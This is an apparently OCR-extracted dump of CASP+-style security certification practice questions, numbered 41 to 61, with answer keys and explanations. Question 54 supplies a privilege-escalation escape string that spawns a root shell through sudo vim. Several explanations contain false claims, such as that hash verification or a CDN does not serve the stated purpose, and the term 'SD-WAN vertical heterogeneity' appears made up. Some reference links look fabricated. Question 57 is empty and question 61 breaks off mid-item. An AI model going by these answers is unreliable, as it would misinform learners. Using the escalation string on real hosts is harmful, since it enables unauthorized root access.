Section:

QUESTION 41
A security analyst is researching containerization concepts for an organization. The analyst is concerned about potential resource exhaustion scenarios on the Docker host due to a single application that is overconsuming available resources.
Which of the following core Linux concepts BEST reflects the ability to limit resource allocation to containers?

A. Union filesystem overlay
B. Cgroups
C. Linux namespaces
D. Device mapper

Correct Answer: B
Section:
Explanation:
Cgroups (control groups) is a core Linux concept that reflects the ability to limit resource allocation to containers, such as CPU, memory, disk I/O, or network bandwidth. Cgroups can help prevent resource exhaustion scenarios on the Docker host due to a single application that is overconsuming available resources, as it can enforce quotas or priorities for each container or group of containers. Union filesystem overlay is not a core Linux concept that reflects the ability to limit resource allocation to containers, but a technique that allows multiple filesystems to be mounted on the same mount point, creating a layered representation of files and directories. Linux namespaces is not a core Linux concept that reflects the ability to limit resource allocation to containers, but a feature that isolates and virtualizes system resources for each process or group of processes, creating independent instances of global resources. Device mapper is not a core Linux concept that reflects the ability to limit resource allocation to containers, but a framework that provides logical volume management, encryption, or snapshotting capabilities for block devices. Verified
Reference: https://www.comptia.org/blog/what-is-cgroups https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 42
A developer wants to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users.
Which of the following would be BEST for the developer to perform? (Choose two.)

A. Utilize code signing by a trusted third party.
B. Implement certificate-based authentication.

C. Verify MD5 hashes.
D. Compress the program with a password.
E. Encrypt with 3DES.
F. Make the DACL read-only.

Correct Answer: A, F
Section:
Explanation:
Utilizing code signing by a trusted third party and making the DACL (discretionary access control list) read-only are actions that the developer can perform to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users. Code signing is a technique that uses digital signatures to verify the authenticity and integrity of code, preventing unauthorized modifications or tampering. A trusted third party, such as a certificate authority, can issue and validate digital certificates for code signing. A DACL is an attribute of an object that defines the permissions granted or denied to users or groups for accessing or modifying the object. Making the DACL read-only can prevent unauthorized users or groups from changing the permissions or accessing the code. Implementing certificate-based authentication is not an action that the developer can perform to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users, but a method for verifying the identity of users or devices based on digital certificates, preventing unauthorized access or impersonation. Verifying MD5 hashes is not an action that the developer can perform to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users, but a method for checking the integrity of files based on cryptographic hash functions, detecting accidental or intentional changes or corruption. Compressing the program with a password is not an action that the developer can perform to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users, but a method for reducing the size of files and protecting them with a password, preventing unauthorized access or extraction. Encrypting with 3DES is not an action that the developer can perform to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users, but a method for protecting the confidentiality of data based on symmetric-key encryption algorithms, preventing unauthorized disclosure or interception. Verified
Reference: https://www.comptia.org/blog/what-is-code-signing https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 43
A company is moving most of its customer-facing production systems to the cloud-facing production systems to the cloud. IaaS is the service model being used. The Chief Executive Officer is concerned about the type of encryption available and requires the solution must have the highest level of security.
Which of the following encryption methods should the cloud security engineer select during the implementation phase?

A. Instance-based
B. Storage-based
C. Proxy-based
D. Array controller-based

Correct Answer: B
Section:
Explanation:
We recommend that you encrypt your virtual hard disks (VHDs) to help protect your boot volume and data volumes at rest in storage, along with your encryption keys and secrets. Azure Disk Encryption helps you encrypt your Windows and Linux IaaS virtual machine disks. Azure Disk Encryption uses the industry-standard BitLocker feature of Windows and the DM-Crypt feature of Linux to provide volume encryption for the OS and the data disks. The solution is integrated with Azure Key Vault to help you control and manage the disk-encryption keys and secrets in your key vault subscription. The solution also ensures that all data on the virtual machine disks are encrypted at rest in Azure Storage. https://docs.microsoft.com/en-us/azure/security/fundamentals/iaas

QUESTION 44
A vulnerability analyst identified a zero-day vulnerability in a company's internally developed software. Since the current vulnerability management system does not have any checks for this vulnerability, an engineer has been asked to create one.
Which of the following would be BEST suited to meet these requirements?

A. ARF
B. ISACs
C. Node.js
D. OVAL

Correct Answer: D
Section:
Explanation:
OVAL (Open Vulnerability and Assessment Language) is a standard that would be best suited for creating checks for a zero-day vulnerability in an organization's internally developed software. OVAL is a standard for expressing system configuration information and vulnerabilities in an XML format, allowing interoperability and automation among different security tools and platforms. An engineer can use OVAL to create definitions or tests for specific vulnerabilities or states in the software, and then use OVAL-compatible tools to scan or evaluate the software against those definitions or tests. ARF (Asset Reporting Format) is not a standard for creating checks for vulnerabilities, but a standard for expressing information about assets and their characteristics in an XML format, allowing interoperability and automation among different security tools and platforms. ISACs (Information Sharing and Analysis Centers) are not standards for creating checks for vulnerabilities, but organizations that collect, analyze, and disseminate information about threats, vulnerabilities, incidents, or best practices among different sectors or communities. Node.js is not a standard for creating checks for vulnerabilities, but a runtime environment that allows executing JavaScript code outside of a web browser, enabling the development of scalable web applications or services. Verified
Reference: https://www.comptia.org/blog/what-is-oval https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 45
An organization recently started processing, transmitting, and storing its customers' credit card information. Within a week of doing so, the organization suffered a massive breach that resulted in the exposure of the customers' information.
Which of the following provides the BEST guidance for protecting such information while it is at rest and in transit?

A. NIST
B. GDPR
C. PCI DSS
D. ISO

Correct Answer: C
Section:
Explanation:
PCI DSS (Payment Card Industry Data Security Standard) is a standard that provides the best guidance for protecting credit card information while it is at rest and in transit. PCI DSS is a standard that defines the security requirements and best practices for organizations that process, store, or transmit credit card information, such as merchants, service providers, or acquirers. PCI DSS aims to protect the confidentiality, integrity, and availability of credit card information and prevent fraud or identity theft. NIST (National Institute of Standards and Technology) is not a standard that provides the best guidance for protecting credit card information, but an agency that develops standards, guidelines, and recommendations for various fields of science and technology, including cybersecurity. GDPR (General Data Protection Regulation) is not a standard that provides the best guidance for protecting credit card information, but a regulation that defines the data protection and privacy rights and obligations for individuals and organizations in the European Union or the European Economic Area. ISO (International Organization for Standardization) is not a standard that provides the best guidance for protecting credit card information, but an organization that develops standards for various fields of science and technology, including information security. Verified
Reference: https://www.comptia.org/blog/what-is-pci-dss https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 46
Which of the following is the MOST important security objective when applying cryptography to control messages that tell an ICS how much electrical power to output?

A. Importing the availability of messages
B. Ensuring non-repudiation of messages
C. Enforcing protocol conformance for messages
D. Assuring the integrity of messages

Correct Answer: D
Section:
Explanation:
Assuring the integrity of messages is the most important security objective when applying cryptography to control messages that tell an ICS (industrial control system) how much electrical power to output. Integrity is the security objective that ensures the accuracy and completeness of data or information, preventing unauthorized modifications or tampering. Assuring the integrity of messages can prevent malicious or accidental changes to the control messages that could affect the operation or safety of the ICS or the electrical power output. Importing the availability of messages is not a security objective when applying cryptography, but a security objective that ensures the accessibility and usability of data or information, preventing unauthorized denial or disruption of service. Ensuring non-repudiation of messages is not a security objective when applying cryptography, but a

security objective that ensures the authenticity and accountability of data or information, preventing unauthorized denial or dispute of actions or transactions. Enforcing protocol conformance for messages is not a security objective when applying cryptography, but a security objective that ensures the compliance and consistency of data or information, preventing unauthorized deviations or violations of rules or standards. Verified Reference: https://www.comptia.org/blog/what-is-integrity https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 47
A company wants to protect its intellectual property from theft. The company has already applied ACLs and DACs.
Which of the following should the company use to prevent data theft?

A. Watermarking
B. DRM
C. NDA
D. Access logging

Correct Answer: B
Section:
Explanation:
DRM (digital rights management) is a technology that can protect intellectual property from theft by restricting the access, use, modification, or distribution of digital content or devices. DRM can use encryption, authentication, licensing, watermarking, or other methods to enforce the rights and permissions granted by the content owner or provider to authorized users or devices. DRM can prevent unauthorized copying, sharing, or piracy of digital content, such as software, music, movies, or books. Watermarking is not a technology that can protect intellectual property from theft by itself, but a technique that can embed identifying information or marks in digital content or media, such as images, audio, or video. Watermarking can help prove ownership or origin of digital content, but it does not prevent unauthorized access or use of it. NDA (non-disclosure agreement) is not a technology that can protect intellectual property from theft by itself, but a legal contract that binds parties to keep certain information confidential and not disclose it to unauthorized parties. NDA can help protect sensitive or proprietary information from exposure or misuse, but it does not prevent unauthorized access or use of it. Access logging is not a technology that can protect intellectual property from theft by itself, but a technique that can record the activities or events related to accessing data or resources. Access logging can help monitor or audit access to data or resources, but it does not prevent unauthorized access or use of them. Verified
Reference: https://www.comptia.org/blog/what-is-drm https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 48
A university issues badges through a homegrown identity management system to all staff and students. Each week during the summer, temporary summer school students arrive and need to be issued a badge to access minimal campus resources. The security team received a report from an outside auditor indicating the homegrown system is not consistent with best practices in the security field and leaves the institution vulnerable.
Which of the following should the security team recommend FIRST?

A. Investigating a potential threat identified in logs related to the identity management system
B. Updating the identity management system to use discretionary access control
C. Beginning research on two-factor authentication to later introduce into the identity management system
D. Working with procurement and creating a requirements document to select a new IAM system/vendor

Correct Answer: D
Section:
Explanation:
This is because the homegrown identity management system is not consistent with best practices and leaves the institution vulnerable, which means it needs to be replaced with a more secure and reliable solution. A new IAM system/vendor should be able to provide features such as role-based access control, two-factor authentication, auditing, and compliance that can enhance the security and efficiency of the identity management process. A requirements document can help define the scope, objectives, and criteria for selecting a suitable IAM system/vendor that meets the needs of the institution.

QUESTION 49
A customer reports being unable to connect to a website at www.test.com to consume services. The customer notices the web application has the following published cipher suite:

```
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
Signature hash algorithm:
sha256
Public key:
RSA (2048 Bits)
.htaccess config:
<VirtualHost> *:80>
ServerName www.test.com
Redirect / https://www.test.com
</VirtualHost>
<VirtualHost _default_:443>
ServerName www.test.com
DocumnetRoot /usr/local/apache2/htdocs
SSLEngine On
...
</VirtualHost>
```

Which of the following is the MOST likely cause of the customer's inability to connect?

A. Weak ciphers are being used.
B. The public key should be using ECDSA.
C. The default should be on port 80.
D. The server name should be test.com.

Correct Answer: A
Section:

QUESTION 50
An IT administrator is reviewing all the servers in an organization and notices that a server is missing crucial practice against a recent exploit that could gain root access.
Which of the following describes the administrator's discovery?

A. A vulnerability
B. A threat
C. A breach
D. A risk

Correct Answer: A
Section:

QUESTION 51
A security analyst is performing a vulnerability assessment on behalf of a client. The analyst must define what constitutes a risk to the organization.
Which of the following should be the analyst's FIRST action?

A. Create a full inventory of information and data assets.
B. Ascertain the impact of an attack on the availability of crucial resources.
C. Determine which security compliance standards should be followed.
D. Perform a full system penetration test to determine the vulnerabilities.

Correct Answer: A
Section:

Explanation:
This is because a risk assessment requires identifying the assets that are valuable to the organization and could be targeted by attackers. A full inventory of information and data assets can help the analyst prioritize the most critical assets and determine their potential exposure to threats. Without knowing what assets are at stake, the analyst cannot effectively assess the risk level or the impact of an attack. Creating an inventory of assets is also a prerequisite for performing other actions, such as following compliance standards, measuring availability, or conducting penetration tests.

QUESTION 52
While investigating a security event, an analyst finds evidence that a user opened an email attachment from an unknown source. Shortly after the user opened the attachment, a group of servers experienced a large amount of network and resource activity. Upon investigating the servers, the analyst discovers the servers were encrypted by ransomware that is demanding payment within 48 hours or all data will be destroyed. The company has no response plans for ransomware.
Which of the following is the NEXT step the analyst should take after reporting the incident to the management team?

A. Pay the ransom within 48 hours.
B. Isolate the servers to prevent the spread.
C. Notify law enforcement.
D. Request that the affected servers be restored immediately.

Correct Answer: B
Section:
Explanation:
Isolating the servers is the best immediate action to take after reporting the incident to the management team, as it can limit the damage and contain the ransomware infection. Paying the ransom is not advisable, as it does not guarantee the recovery of the data and may encourage further attacks. Notifying law enforcement is a possible step, but not the next one after reporting. Requesting that the affected servers be restored immediately may not be feasible or effective, as it depends on the availability and integrity of backups, and it does not address the root cause of the attack. Verified
Reference: https://www.comptia.org/blog/what-is-ransomware-and-how-to-protect-yourself https://www.comptia.org/certifications/comptia-advanced-security-practitioner

QUESTION 53
A company plans to build an entirely remote workforce that utilizes a cloud-based infrastructure. The Chief Information Security Officer asks the security engineer to design connectivity to meet the following requirements:
Only users with corporate-owned devices can directly access servers hosted by the cloud provider.
The company can control what SaaS applications each individual user can access.
User browser activity can be monitored.
Which of the following solutions would BEST meet these requirements?

A. IAM gateway, MDM, and reverse proxy
B. VPN, CASB, and secure web gateway
C. SSL tunnel, DLP, and host-based firewall
D. API gateway, UEM, and forward proxy

Correct Answer: B
Section:
Explanation:
A VPN (virtual private network) can provide secure connectivity for remote users to access servers hosted by the cloud provider. A CASB (cloud access security broker) can enforce policies and controls for accessing SaaS applications. A secure web gateway can monitor and filter user browser activity to prevent malicious or unauthorized traffic. Verified
Reference: https://partners.comptia.org/docs/default-source/resources/casp-content-guide https://www.comptia.org/blog/what-is-a-vpn

QUESTION 54
During a system penetration test, a security engineer successfully gained access to a shell on a Linux host as a standard user and wants to elevate the privilege levels.
Which of the following is a valid Linux post-exploitation method to use to accomplish this goal?

A. Spawn a shell using sudo and an escape string such as sudo vim -c '!sh'.

B. Perform ASIC password cracking on the host.
C. Read the /etc/passwd file to extract the usernames.
D. Initiate unquoted service path exploits.
E. Use the UNION operator to extract the database schema.

Correct Answer: A
Section:
Explanation:
Spawning a shell using sudo and an escape string is a valid Linux post-exploitation method that can exploit a misconfigured sudoers file and allow a standard user to execute commands as root. ASIC password cracking is used to break hashed passwords, not to elevate privileges. Reading the /etc/passwd file may reveal usernames, but not passwords or privileges. Unquoted service path exploits are applicable to Windows systems, not Linux. Using the UNION operator is a SQL injection technique, not a Linux post-exploitation method. Verified
Reference: https://www.comptia.org/blog/what-is-post-exploitation https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 55
A systems administrator is in the process of hardening the host systems before connecting to the network. The administrator wants to add protection to the boot loader to ensure the hosts are secure before the OS fully boots.
Which of the following would provide the BEST boot loader protection?

A. TPM
B. HSM
C. PKI
D. UEFI/BIOS

Correct Answer: A
Section:
Explanation:
A TPM (trusted platform module) is a hardware device that can provide boot loader protection by storing cryptographic keys and verifying the integrity of the boot process. An HSM (hardware security module) is similar to a TPM, but it is used for storing keys for applications, not for booting. A PKI (public key infrastructure) is a system of certificates and keys that can provide encryption and authentication, but not boot loader protection. UEFI/BIOS are firmware interfaces that control the boot process, but they do not provide protection by themselves. Verified
Reference: https://www.comptia.org/blog/what-is-a-tpm-trusted-platform-module https://partners.comptia.org/docs/default-source/resources/casp-content-guide


QUESTION 56
A developer is creating a new mobile application for a company. The application uses REST API and TLS 1.2 to communicate securely with the external back-end server. Due to this configuration, the company is concerned about HTTPS interception attacks.
Which of the following would be the BEST solution against this type of attack?

A. Cookies
B. Wildcard certificates
C. HSTS
D. Certificate pinning

Correct Answer: D
Section:
Explanation:
Certificate pinning is a technique that can prevent HTTPS interception attacks by hardcoding the expected certificate or public key of the server in the application code, so that any certificate presented by an intermediary will be rejected. Cookies are small pieces of data that are stored by browsers to remember user preferences or sessions, but they do not prevent HTTPS interception attacks. Wildcard certificates are certificates that can be used for multiple subdomains of a domain, but they do not prevent HTTPS interception attacks. HSTS (HTTP Strict Transport Security) is a policy that forces browsers to use HTTPS connections, but it does not prevent HTTPS interception attacks. Verified


Reference: https://www.comptia.org/blog/what-is-certificate-pinning https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 57
DRAG DROP




An organization is planning for disaster recovery and continuity of operations.
INSTRUCTIONS
Review the following scenarios and instructions. Match each relevant finding to the affected host.
After associating scenario 3 with the appropriate host(s), click the host to select the appropriate corrective action for that finding.
Each finding may be used more than once.
If at any time you would like to bring back the initial state of the simul-ation, please click the Reset All button.

Select and Place:



Correct Answer:



Section:
Explanation:

QUESTION 58
An organization is considering a BYOD standard to support remote working. The first iteration of the solution will utilize only approved collaboration applications and the ability to move corporate data between those applications. The security team has concerns about the following:
Unstructured data being exfiltrated after an employee leaves the organization
Data being exfiltrated as a result of compromised credentials
Sensitive information in emails being exfiltrated
Which of the following solutions should the security team implement to mitigate the risk of data loss?

A. Mobile device management, remote wipe, and data loss detection
B. Conditional access, DoH, and full disk encryption
C. Mobile application management, MFA, and DRM
D. Certificates, DLP, and geofencing

Correct Answer: C
Section:
Explanation:

Mobile application management (MAM) is a solution that allows the organization to control and secure the approved collaboration applications and the data within them on personal devices. MAM can prevent unstructured data from being exfiltrated by restricting the ability to move, copy, or share data between applications. Multi-factor authentication (MFA) is a solution that requires the user to provide more than one piece of evidence to prove their identity when accessing corporate data. MFA can prevent data from being exfiltrated as a result of compromised credentials by adding an extra layer of security. Digital rights management (DRM) is a solution that protects the intellectual property rights of digital content by enforcing policies and permissions on how the content can be used, accessed, or distributed. DRM can prevent sensitive information in emails from being exfiltrated by encrypting the content and limiting the actions that can be performed on it, such as forwarding, printing, or copying. Verified
Reference:
https://www.manageengine.com/data-security/what-is/byod.html
https://www.cimcor.com/blog/7-scariest-byod-security-risks-how-to-mitigate

QUESTION 59
A Chief Information Officer is considering migrating all company data to the cloud to save money on expensive SAN storage.
Which of the following is a security concern that will MOST likely need to be addressed during migration?

A. Latency
B. Data exposure
C. Data loss
D. Data dispersion

Correct Answer: B
Section:
Explanation:
Data exposure is a security concern that will most likely need to be addressed during migration of all company data to the cloud, as it could involve sensitive or confidential data being accessed or disclosed by unauthorized parties. Data exposure could occur due to misconfigured cloud services, insecure data transfers, insider threats, or malicious attacks. Data exposure could also result in compliance violations, reputational damage, or legal liabilities. Latency is not a security concern, but a performance concern that could affect the speed or quality of data access or transmission. Data loss is not a security concern, but a availability concern that could affect the integrity or recovery of data. Data dispersion is not a security concern, but a management concern that could affect the visibility or control of data. Verified
Reference: https://www.comptia.org/blog/what-is-data-exposure https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 60
Due to locality and budget constraints, an organization's satellite office has a lower bandwidth allocation than other offices in the organization. As a result, the local security infrastructure staff is assessing architectural options that will help preserve network bandwidth and increase speed to both internal and external resources while not sacrificing threat visibility.
Which of the following would be the BEST option to implement?

A. Distributed connection allocation
B. Local caching
C. Content delivery network
D. SD-WAN vertical heterogeneity

Correct Answer: D
Section:
Explanation:
SD-WAN (software-defined wide area network) vertical heterogeneity is a technique that can help preserve network bandwidth and increase speed to both internal and external resources while not sacrificing threat visibility. SD-WAN vertical heterogeneity involves using different types of network links (such as broadband, cellular, or satellite) for different types of traffic (such as voice, video, or data) based on their performance and security requirements. This can optimize the network efficiency and reliability, as well as provide granular visibility and control over traffic flows. Distributed connection allocation is not a technique for preserving network bandwidth and increasing speed, but a method for distributing network connections among multiple servers or devices. Local caching is not a technique for preserving network bandwidth and increasing speed, but a method for storing frequently accessed data locally to reduce latency or load times. Content delivery network is not a technique for preserving network bandwidth and increasing speed, but a system of distributed servers that deliver web content to users based on their geographic location. Verified
Reference: https://www.comptia.org/blog/what-is-sd-wan https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 61

A security analyst is concerned that a malicious piece of code was downloaded on a Linux system. After some research, the analyst determines that the suspected piece of code is performing a lot of input/output (I/O) on the disk drive.

```
procs ---------memory--------swap---io--  --system-- -----cpu------
